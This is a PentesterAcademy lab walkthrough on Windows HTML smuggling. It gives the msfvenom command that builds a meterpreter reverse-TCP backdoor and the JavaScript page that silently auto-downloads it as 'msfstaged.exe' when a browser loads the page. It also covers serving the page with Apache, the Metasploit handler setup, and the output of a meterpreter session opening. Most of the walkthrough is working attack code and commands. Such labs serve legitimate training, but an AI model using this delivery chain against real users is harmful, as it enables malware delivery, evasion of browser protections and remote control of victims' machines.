
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: File Smuggling with HTML and JavaScript
URL	https://attackdefense.com/challengedetails?cid=2396
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

We will generate a malicious executable using msfvenom and then get the base64 value of that executable.

Using HTML we will embed the Base64-encoded executable. Remember to remove any breaks line or newlines.

Step 1: Checking Attacker machine IP Address.

Command: ip addr


```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
1491: eth0@if1492: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
1493: eth1@if1494: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:0a:0f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.15.2/24 brd 10.10.15.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```


Step 2: Generate malicious executable using msfvenom.

Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.2 LPORT=4444 -f exe > backdoor.exe
file backdoor.exe

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.2 LPORT=4444 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 3: Go to the terminal's setting and increase the "**Scrollback Lines**" to 10000.





Step 4: Get the base64-encoded value of an executable (backdoor.exe) to the clipboard.

Command: base64 -w0 backdoor.exe | xsel --clipboard

```
root@attackdefense:~# base64 -w0 backdoor.exe | xsel --clipboard
root@attackdefense:~#
```

Step 5: Paste the clipboard into the below-highlighted area.

```
<html>
      <body>
            <script>
                  function base64ToArrayBuffer(base64) {
                  var binary_string = window.atob(base64);
                  var len = binary_string.length;
                  var bytes = new Uint8Array( len );
                  for (var i = 0; i < len; i++) { bytes[i] =
binary_string.charCodeAt(i);
                  }
                  return bytes.buffer;
                  }
```

```
                var file ='<backdoor.exe Base64 Encoded Value>'
                var data = base64ToArrayBuffer(file);
                var blob = new Blob([data], {type: 'octet/stream'});
                var fileName = 'msfstaged.exe';
                var a = document.createElement('a');
                document.body.appendChild(a);
                a.style = 'display: none';
                var url = window.URL.createObjectURL(blob);
                a.href = url;
                a.download = fileName;
                a.click();
                window.URL.revokeObjectURL(url);
            </script>
        </body>
</html>
```

Step 6: Switch the current directory to an apache web server root folder (/var/www/html) and copy the entire HTML to the attacker's machine. Then start the apache web server.

Command: cd /var/www/html
rm *
nano index.html (**Paste HTML**)
/etc/init.d/apache2 start

```
<html>
        <body>
                <script>
                        function base64ToArrayBuffer(base64) {
                        var binary_string = window.atob(base64);
                        var len = binary_string.length;
                        var bytes = new Uint8Array( len );
                        for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i);
                        }
                        return bytes.buffer;
                        }
                        var file ='TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyB
                        var data = base64ToArrayBuffer(file);
                        var blob = new Blob([data], {type: 'octet/stream'});
                        var fileName = 'msfstaged.exe';
                        var a = document.createElement('a');
                        document.body.appendChild(a);
                        a.style = 'display: none';
                        var url = window.URL.createObjectURL(blob);
                        a.href = url;
                        a.download = fileName;
                        a.click();
                        window.URL.revokeObjectURL(url);
                </script>
        </body>
</html>
```

```
root@attackdefense:/var/www/html# /etc/init.d/apache2 start
Starting Apache httpd web server: apache2.
root@attackdefense:/var/www/html# ls
index.html
root@attackdefense:/var/www/html#
```

We have successfully started the apache web server with an encoded backdoor.


Step 8: Start Metasploit multi-handler.

Commands: msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.15.2
set LPORT 4444
exploit


```
root@attackdefense:/var/www/html# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
```

Step 9: Switch to the Target machine and access the target web server using chrome browser i.e **10.10.15.2**.


As soon as you access the target web server the malicious executable is downloaded without showing any popup.



But, the chrome browser blocks it because it's an unsigned executable. We will ignore this and save it.



Once it's saved, if we run the executable we should gain a meterpreter session.




```
root@attackdefense:/var/www/html# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.15.2
LHOST => 10.10.15.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Sending stage (175174 bytes) to 10.0.24.110
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.24.110:55070) at

meterpreter >
```

References

1. HTML smuggling explained (https://outflank.nl/blog/2018/08/14/html-smuggling-explained/)
2. Smuggling Malware through HTML & JavaScript (https://blog.escanav.com/2020/09/the-duri-campaign-smuggling-malware-through-html-javascript/)

3. File Smuggling with HTML and JavaScript (https://github.com/SofianeHamlaoui/Pentest-Notes/blob/master/offensive-security/defense-evasion/file-smuggling-with-html-and-javascript.md)